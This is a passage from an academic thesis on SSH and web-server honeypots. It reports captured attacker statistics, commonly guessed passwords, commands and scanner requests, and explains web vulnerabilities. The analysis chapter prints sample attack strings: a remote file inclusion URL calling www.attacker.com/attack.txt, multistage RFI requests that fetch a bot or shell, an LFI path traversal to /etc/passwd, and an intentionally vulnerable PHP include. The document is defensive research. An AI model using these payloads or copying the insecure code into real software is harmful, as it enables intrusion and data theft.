

Figure 4.12: Top 19 used user on ssh honeypot with IDS excluding the user root.



Figure 4.13: Top 14 attackers country on ssh honeypot without IDS. The figure shows that the top attackers country was from China by 8148 attack and Germany become the second by 2599 attack.



Figure 4.14: Top 14 attackers countries participated on ssh honeypot without IDS by percentage. The figure shows that the top attacker country was from China by 41 percent and Germany become the second by 13 percent.

4.5 SSH server Honeypot without Intrusion Detection System

Figure 4.15 shows authenticated country. The authentication were based on the honeypot fake user and password. Usually fake user and password were created in the honeypot ssh server tool (kojoney, the file is stored under:kojoney/fake-users). In this file there are 23752 unique combination of user and password



Figure 4.15: Top 8 succeeded or authenticated attackers countries to login on ssh honeypot without IDS.

are stored.



Figure 4.16: Number of attacks per hour on ssh honeypot without IDS. As we have seen from the graph more attempts occurred at 22:00.

Figure 4.17 shows top used user on ssh honeypot without IDS. There were 6997 unique user used by the attackers. Out of these the first most frequently used user were root (5961 times). Number of root user is not seen in the graph, this is due to a big difference when we compare with the other users. The first top used user was 'failed' and the second top used was user 'nagios'.

Figure 4.18 show the most frequently used password by the attackers. Normally the ssh honeypot created a fake user and password. As you see from the figure the most used password was '123456', this password 358 times used and the second most used password was 'password' and this 216 times used as a password it self.



Figure 4.17: Top 19 used user on ssh honeypot without IDS. The x-axis is the user and the y-axis is frequency of the user.



Figure 4.18: Top 20 used password on ssh honeypot without IDS. The x-axis is used password and the y-axis is number of frequency used.

Table 4.17 shows most used command by the attackers on ssh honeypot without IDS. As you have seen in the figure out of these commands 'w' command is the most used.'w' command displays information about the users currently on the machine, and their processes.

4.6 Alienvault-Ossim results



Figure 4.19: Top 9 events of the network in percent



Figure 4.20: Geographic report (threat geolocation)

Attime	Country	Request
2011-03-27 05:53:41	China	http://www.yahoo.com/
2011-03-27 06:52:27	China	http://www.hust.edu.cn/
2011-03-28 00:31:16	China	http://www.sina.com.cn/
2011-03-28 00:31:18	China	http://www.sina.com.cn/
2011-03-29 02:58:21	Sweden	/test.w00t:)
2011-04-02 22:05:38	China	http://www.sciencedirect.com/
2011-04-08 21:04:08	Sweden	http://www.moyogo.com/ip.php
2011-04-10 05:56:15	China	http://www.sciencedirect.com/
2011-04-11 07:57:48	United States	/w00tw00t.at.ISC.SANS.DFind:)
2011-04-13 05:43:30	United States	/webdav/
2011-04-13 23:25:00	China	http://www.sciencedirect.com/
2011-04-14 03:58:17	China	http://www.sina.com.cn/
2011-04-14 03:58:18	China	http://www.sina.com.cn/
2011-04-18 09:59:09	Asia/Pacific	http://www.sciencedirect.com/

Table 4.10: Attackers those try to connect to the outside world. The first column is the time stamp, the second column is the country and the third column is the requested url. Most of the request was from china(9 out of 14 request).

Number	Failed/ authenticated	Reason
20189	Failed	By password
3023	Authenticated	By password
717	Failed	By Keyboard interactive
1040	Failed	Empty user and password

Table 4.11: Authenticated or Failed numbers of attack. .

Signature	ET SCAN-1	ET SCAN-2	ET SCAN-3	Stream5-a	Stream5-b	Stream5-c
Calssifications	Attempted - recon	Misc - activity	Attempted - admin	non classified	non classified	non classified

Table 4.12: Type of signature by classification. Signatures are classified in to six classes, out of these classes two of them were unknown classes. 1) ETC SCAN-1 is for Potential SSH Scan, 2)ET SCAN-2 is for LibSSH Based Frequent SSH Connections Likely BruteForce Attack!,3)ET SCAN-3 is for LibSSH Based SSH Connection - Often used as a BruteForce Tool, 4)Stream5-a Reset outside window , 5) Stream5-b TCP Small Segment Threshold, and 6)Stream5-c: Bad segment, overlap

Country	Number of attaks type
Pakistan	6
China	6
Italy	5
India	5
Indonesia	4
United States	4
Korea republic	4
Brazil	4
Vietnam	4
Unknown	4
Netherlands	3
Germany	3
Cameroon	3
Turkey	3
Lativia	3
Canada	3

Table 4.13: Number of attacks type by country on sshh honeypot with IDS. The table show indirectly country participated in multiple attacks (when type of attacks more than two.)

Country/ with region	As src	As dest	First occurance	Last occurance
Italy	212	2	6/4/2011 5:42	6/4/2011 9:54
Netherlands	3	1	04.14.11 08:49	04.26.11 10:22
Russian	1	1	04.17.11 15:30	04.26.11 10:22
China-Beijing	1	2	7/4/2011 6:06	7/4/2011 6:06
China-Beijing	0	1	04.21.11 0:12	04.21.11 0:12
United states	0	2	3/4/2011 10:39	3/4/2011 10:39
Brazil	3	1	5/4/2011 3:05	5/4/2011 3:06
China-Harbin	592	1	5/4/2011 13:33	5/4/2011 21:35
China-Beijing	15	3	6/4/2011 1:27	6/4/2011 3:06

Table 4.14: Occurrence of country as source and destination addresses on ssh honeypot with IDS.

Country	Used Command
United states	w,uname,cat,uptime,kill
Romania	w,uname,bash,uptime,report,python,ftp,wget
Romania	ls,cat
Romania	w,ps x,uptime,cat,wget
Romania	w
Romania	w,uptime
Romania	uname-a,wget
China-beijing	w
Unknown	w
Romania	w,wget,uname
Romania	w,wget,uptime,cat,restart,reboot
Unknown	ls,wget
Unknown	wget

Table 4.15: Most command used by the most attackers on ssh honeypot with IDS. This table shows command used by the attackers after they succeeded to login. The selected commands are most frequently used by skilled hackers. Most of the command helps to know more about the system.

User	Password
root	123456
oracle	password
test	1234
admin	1q2w3e4r
mysql	a

Table 4.16: Most used combination of user and password on ssh honeypot without IDS.

Country	Command
Romania	w
Unknown	w
Romania	w
Unknown	w
Romania	uname 0—-a ; nano
Romania	w; cd /tmp; ls; w
Russian Federation	uname -a; uptime
Romania	uptime
Romania	w
China	w
Spain	w;wget;passwd;id;ls -al
China- Beijing	Passwd;w;wget;uname –a;lynx;curl

Table 4.17: Attackers most used command

Chapter 5

Analysis

This chapter analyzes the results presented in the previous chapter. The first section discusses common web server vulnerability. The second subsequent sections will analyze the results of both web server honeypot (with IDS and without IDS) and both type of ssh honeypot server (with and without IDS).

5.1 Web Server Vulnerability

The Web may be more vulnerable to attack now than at any time previously. It is better to discuss some most common types of web vulnerability before go to detail analyzing our attacker result. This section will discus four basic common Web application attacks, it is important for administrators to have a thorough knowledge of these attacks. The attacks are the following:

1 Remote Code Execution

2 Remote File Inclusion

3 SQL injection

4 Local File Inclusion

5.1.1 Remote Code Excution

As the name suggests, this vulnerability allows an attacker to run arbitrary, system level code on the vulnerable server and retrieve any desired information contained therein. Improper coding errors lead to this vulnerability [46]. When register-globals (is a PHP setting that control the availability of ”super global variables” in PHP scripts is set to ”on” in php.ini, it can allow a user to initialize several previously uninitialized variables remotely. In this case,

uninitialized parameters are used to include unwanted files from an attacker, and this could lead to the execution of arbitrary files from local/remote locations.
lets look at exploit code:

```
http://www.vulnsite.com/index.php?page=\
http://www.attacker.com/attack.txt
```

In this case, the file "http://www.attacker.com/attack.txt" will be included and executed on the server. It is a very simple but effective attack [46].

5.1.2 Remote File Inclusion

This attack is very common and famous [35]. The biggest challenge standing in front of security experts is to detect an attack that cannot easily be detected using signatures; remote file inclusion (RFI) is a good example of such as attack. The application vulnerability leading to RFI is a result of insufficient validation on user input. In order to perform proper validation of input to avoid RFI attacks, an application should check that user input does not contain invalid characters or references to an unauthorized external location [24]. This attack allows remote code to be run.

The following shows an example of multistage RFI attack:

```
/vwar/backup/errors.php?error=http://some.page/folders/id.txt
```

```
/vwar/backup/errors.php?error=http://some.page/folders/bot.txt
```

The first file is the so-called 'id' script. The attacker uses this file to test to see if the victim is vulnerable to the RFI vulnerability. It often contains a function to make diskfreespace and disk-total-space human-readable. And then, the attacker expect that he is dealing with a real victim, the attacker will send the second file. Most of the time, the payload or second stage, is a PHP bot or a shell.

5.1.3 SQL Injection

SQL injection is a very old approach but it is still popular among attackers. This technique allows an attacker to retrieve crucial information from a Web

server's database. Depending on the application's security measures, the impact of this attack can vary from basic information disclosure to remote code execution and total system compromise. It is an instance of a more general class of vulnerabilitie that can occur whenever one programming or scripting language is embedded inside another.

Currently our web server honeypot (Glastopf) does not provide any kind of SQL injection handling except for logging it to our databases.

5.1.4 Local File Inclusion

Local File Inclusion (also known as LFI) is the process of including files on a server through the web browser. This vulnerability occurs when a page included is not properly sanitized, and allows directory traversal characters to be injected. The following example is the most common type of a PHP script vulnerable to LFI [16]:

```
<?php
  $file = $_GET['file'];
  if(isset($file))
  {
      include("pages/$file");
  }
  else
  {
      include("index.php");
  }
  ?>
```

A legitimate request made to the script could look like this:

```
http://example.com/index.php?file=contactus.php
```

The following example show the hashes of all password on the server, which could later be cracked and used to get file access:

```
http://../index.php?file=../../../../etc/passwd
```

5.2 Analysis Of Web Server Honeypot

The following sections will analyze web server honeypot with IDS and web server honeypot without IDS.

5.2.1 Analysis of Web server Honeypot With IDS

There were many attacks on this web server from different countries as presented in the result sections. They used different web server vulnerabilities. Here, unique type of attack will be analyzed in detail. so, others will be addressed(because a number of attack files in our database, which is similar to the unique type).

Script Attacks On Web Server Honeypot with IDS

The following is request from table 4.2 will be analysed below:

```
"ut4.isti.cnr.it" "IP" "2011-04-07 01:49:44" +0600
"/Admin/scripts/setup.php" "ZmEu"
```

The attack was from Italy with host name ”ut4.isti.cnr.it”, the attacker host was Debian 5 on XEN Virtual tool. As the full domain tells us, the attackers are from the Institute of the National Research Council of Italy CNR. This attack is categorized under ”script attacks” and ”PHP Code Injection Exploit”.

Script exploit attack is the most common exploit that could happen to a dedicated server. The configuration setup script (aka scripts/setup.php) in phpMyAdmin 2.11.x before 2.11.9.5 does not properly restrict key names in its output file, which allows remote attackers to execute arbitrary PHP code via a crafted POST request. The hackers would pass the script some variables and commands in an http URL and the vulnerability is that the script would allow the commands to be run. The exploit could give a non root access to a server.

In this type of attack, the hacker can have the option to put in the URL a few commands and the paths to other scripts they want to upload which then allow them to upload more scripts and run more commands etc... [6]. From the above sample script attack, the agent for this attack was ZmEu. This agent tells that, the entries for this attack seems to be attacks against mysqladmin/phpmyadmin.

Roundcube Attack On Web Server Honeypot with IDS

This attack was from Vietnam with ip address ***. Here, the system have two possibilities to be attacked by roundcube, the attacker think that either this server are very popular or are very insecure. Before start the experiment the first step is to attracted the attacker. Don't forget, good name have been given for the honeypots, that helps to be attacked(financial-1). Here under the captured path of the attacker. The following shows the Vietnam attack:

```
Vietnam attack:

static.vdc.vn 222.255.239.194 2011-03-31 12:47:52 +0600
/roundcube//bin/msgimport
Toata dragostea mea pentru diavola  128.39.73.184
```

The Vietnam attacker uses "Toata dragostea mea pentru" scanner. It is a Romanian Vulnerability Scanner. In the Romanian language it means "All my love for devil girl" [23]. This helps the attacker in scanning all the latest security holes from web application. Applications like phpMyAdmin, Drupal, webmail clients and many others [23]. Roundcube is a popular webmail system and apparently there are some vulnerabilities in its code. So, the attackers try to attack the clients, fortunately this honeypot do not have such services in our honeypot web server emulator.

Login Attack On Web Server Honeypot with IDS

There were two frequently used login attacks used by United Kingdom attackers, and these are:

1 . /tracker/login/-page.php attack

2 . mantis attack

In the first attack, the attacker wants to exploit php login. You can see the full request and the type of agent used.

```
UK attack:

"host" "ip""2011-03-30 09:54:57""/tracker/login-page.php"
"Toata dragostea mea pentru diavola"
```

The UK attacker uses "Toata dragostea mea pentru diavola" as discussed in the previous subsection, it helps to exploit the latest security hole of web applications in this case to crack the php login.

The second attack mantis contains a flaw that allows a remote cross site scripting attack. This could allow a user to create a specially crafted URL that would execute arbitrary code in a user's browser within the trust relationship between the browser and the server, leading to a loss of integrity.

Unique User Agent Used On Web Server Honeypot with IDS

The following section will analayze different user agents used from result table 4.1:

1 . Mozilla/4.0 (compatible; MSIE 6.0; Windows 98): Probably the attacker is bothering changing his user-agent, and try to do some thing via an infected host or it may be spam.

2 . Made by ZmEu @ WhiteHat Team - www.whitehat.ro: Whatever else zmeu is, it's bad news. Exploits/actions resemble Toata's but hits not nearly as rapid-fire.

3 . Morfeus Fucking Scanner: It is a scanner that looks for vulnerabilities in PHP based web sites. This attack was from United Kingdom, I tried to see different urls and they put this bad guy under offensive IP databases. Normaly this attack is classified under script attack.

4 . /rc//bin/msgimport: These are scans for the Roundcube(mail system) vulnerabilities. This type of attack was discussed in the previous subsections. It is new type of attack spreading rapidly. Infection of systems via a bot-net client or other form of malware is likely.

5.2.2 Analysis of the honeypot web server with IDS from different angles

From figure 4.1 one can see that most of the attacks on this web server come from Turkey with domain name host-IP.teletektelekom as shown under table 4.3 and server Type: Microsoft-IIS/6.0. There were 103 attack in number which is 54 percent of the total attack. The attack started on 2011-03-26 14:30:31 and ended on 2011-03-27 20:57:28. The attacks took 1 minute and 29 seconds continuously with out getting interrupted.

Most of the attacks from this country were script and SQL injection type attacks. SQL injection is a code injection technique that exploits a security vulnerability occurring in the database layer of an application. The attacker uses one constant agent or browser: ZmEu.

The second top attacker on this web server was from Italy with domain name ut4.isti.cnr. as shown under table 4.3. The total attack from this country was 18 in number and it is 10 percent of the total attack. The attack started on 2011-04-07 01:49:36 and ends 2011-04-07 01:50:01. The attacker did 15 attacks during this period of time.

The attacker came back again on 2011-04-09 08:17:59 and did 3 attacks. The attacker used the same agent (ZmEu) for both attacks. Most of the attack was targeted on exploiting vulnerability of phpmyadmin (/phpMyAdmin/scripts/setup.php) and there was some SQL injection attack(//mysql/) attack.

The third top attacker was from Vietnam with domain name 'static.vdc.vn' as shown under table 4.3. This domain name have been under the list of 50 compromised hosts that used for DDoS attacks. of'course with different ip address. This attack was targeted on web applications vulnerability . Below are some entries from the log file of the attack.

```
 /roundcube//bin/msgimport
/rc//bin/msgimport
/mail//bin/msgimport
/mss2//bin/msgimport
/mail2//bin/msgimport
/roundcubemail//bin/msgimport
/rms//bin/msgimport
/webmail2//bin/msgimport
```

From the above request the attacker tries to use the roundcube mail application vulnerability(This was discussed under roundcube unique attack before).

The other attacks from other counties are similar with these three top attackers. But one unique attack with domain name www.drawerslides.com was attempted. The attacker is a company under a division of Bold Hardware Co from United States. The attacker used Mozilla/4.0 (compatible; MSIE 6.0; Windows 98) as an agent or browser. The attacker tries to exploit the vulnerability of JBoss(java application server).

This attacker did the following request to this web server.Unfortunately the system do not have an emulator for this application from the honeypot:

```
//jmx-console/HtmlAdaptor
```

This attack can be categorised under Remote command execution. Jboss has some good management tools that are used to deploy new applications and to perform privileged actions like executing scripts on the remote host Jboss JMX-Console helps to deploy the different file to the remote host, and HtmlAdaptor provides which provides the implementation of serviceInfo interface and acts as the web-server.

Out of the total 199 attack on this web server, 56 percent of the attack attempted on 2011-03-27, and this is due to an attack from Turkey, see figure **??**. The second maximum attack was recorded on 2011-04-07 and this attack was due to many attack from Italy on this day, and the third maximum attack was on 2011-03-31 and this is due to the attack from Vietnam on this date. If you see figure 4.3 the maximum 136 attacks was attempted on the second week of the data collection period. The data was collected only for 6 week and maximum attack was recorded on the second week which finally decreases to 10 attacks.

One can analyze from the above paragraph, more attacks come some days after the system opened for public because they may not know about the system on the first day.

The most frequently used user or browser to attack this web server is ZmEu attacks, this shows that most attacker used scripted attacks to hack this web server. 'Toata dragostea mea pentru diavola' is the second most used user agent by the attacker, and mostly used for mail server attack. Table 4.2 shows that most countries try to exploit vulnerability of PHP but attacks from Vietnam tried to exploit vulnerability of mail server by using the above Romanian user agent.

For this web server honeypot with IDS, one can not see or the honeypot with IDS could not capture 'attmnt'(attacker NT-BY information) and 'attmail'(attacker whois mail results). From table 4.3 these two columns are empty. This will be see in more detail under analyze the web server honeypot without IDS section.

5.3 Analysis Of Web Server Honeypot Without IDS

From the result chapter different types of graphs have been plotted under Web server Honeypot without Intrusion Detection System section. Here start to analyze the results from starting the first figure 4.4. From this graph one can see that the maximum number of attacks recorded on this type of web server was from United States with a value of 13 attacks(this is 24 percent of the total attack).

The second attacker was from United Kingdom with 9 attack or 16 percent of the total attack. The total number of attacks on this web server were not so big as the previous web server(web server honeypot with IDS). All attackers in this web server can be found in the previous types of web server honeypot except Norway. Number of attacks from Norway was only 3 which means 6 percent of the total attack. The host name of this attacker was 'skogveien-912.studby.umb.no'.

This attacker tried the SQL injection test tool. This vulnerability test tool was created for beginner webmasters The tool will perform simple test to check whether a web page is vulnerable to SQL injection. It cannot determine vulnerability for sure, but will at least try. The following request gives more information about the attacker.

```
skogveien-912.studby.umb.no ** 2011-03-24 15:31:17
IN/TERNAL_TEST/vuln.php=http:
//host-ip/index.htmlback Opera/9.80
(Windows NT 6.1; U; en) Presto/2.7.62
Version/11.01 *** UNINETT-MNT TRUSTED-INTRODUCER-MNT
Petter.Kongshaug@uninett.no UNINETT-MNT
TRUSTED-INTRODUCER-MNT
Petter.Kongshaug@uninett.no
```

The attacker used Opera/9.80 (Windows NT 6.1; U; en) as user agent for the attack. IN/TERNAL-TEST/vuln.php is the SQL injection test tool, the attacker tried to upload index.htmlback file to the server host. Here they also used file inclusion attack.

UNINETT-MNT TRUSTED-INTRODUCER-MNT is attacker NT-BY information and Petter.Kongshaug@uninett.no is attacker whois mail results.

From figure 4.5 the maximum number of attacks by day on this web server were 14 and this was attempted on 28.03.2011. All attacks on this day came

from United States. The second maximum number of attack was 7 and this was attempted on 30.03.11.

If one look the attack from week perspective, the maximum attack was recorded at week 14 or one week after we start collecting data. Minimum number of attacks was attempted on week 15, just one week after the maximum attempted. One can conclude that most attack occurred just one week after the system is opened. We faced also the same thing on the previous web server honeypot with IDS.

The same thing as web server honeypot with IDS, 'ZmEu' is the most used user agent by the attacker on this web server. But here new user agent 'Morfeus strikes again' was used at the second place. 13 attacks or 21 percent of the total attack used this agent. But this agent was never used by web server honeypot with ID before.

This agent is looking for README's of applications such as squirrelmail, phpmyadmin and the like. This means the attacker tried to look the the phpmyadmin in our server. The README's file gives a lot about the version of our script, so the attacker could possibly hack the script. All these attacks came from United States. This kind of attackers is smarter than the previous attackers because they will plan how to attack the targeted host after they understand more about the system.

The third most used agent on this web server was the Romanian scanner tool 'Toata dragostea mea pentru diavola'. In the previous web server honeypot this tool has been discussed, it helps for scanning all latest security holes from web application. All attacks used this agent came from United Kingdom. One can see from table 4.6 most request of United Kingdom(/turbo/mantis/login-page.php and /tracker/login-page.php) were done using this user agent. You can see the following attackers request.

```
'ip' '2011-03-30 09:54:57' '/tracker/login_page.php'
'Toata dragostea mea pentru'
'CORE-BACKBONE RAPIDSWITCH-MNT' 'sales@eukhost'
```

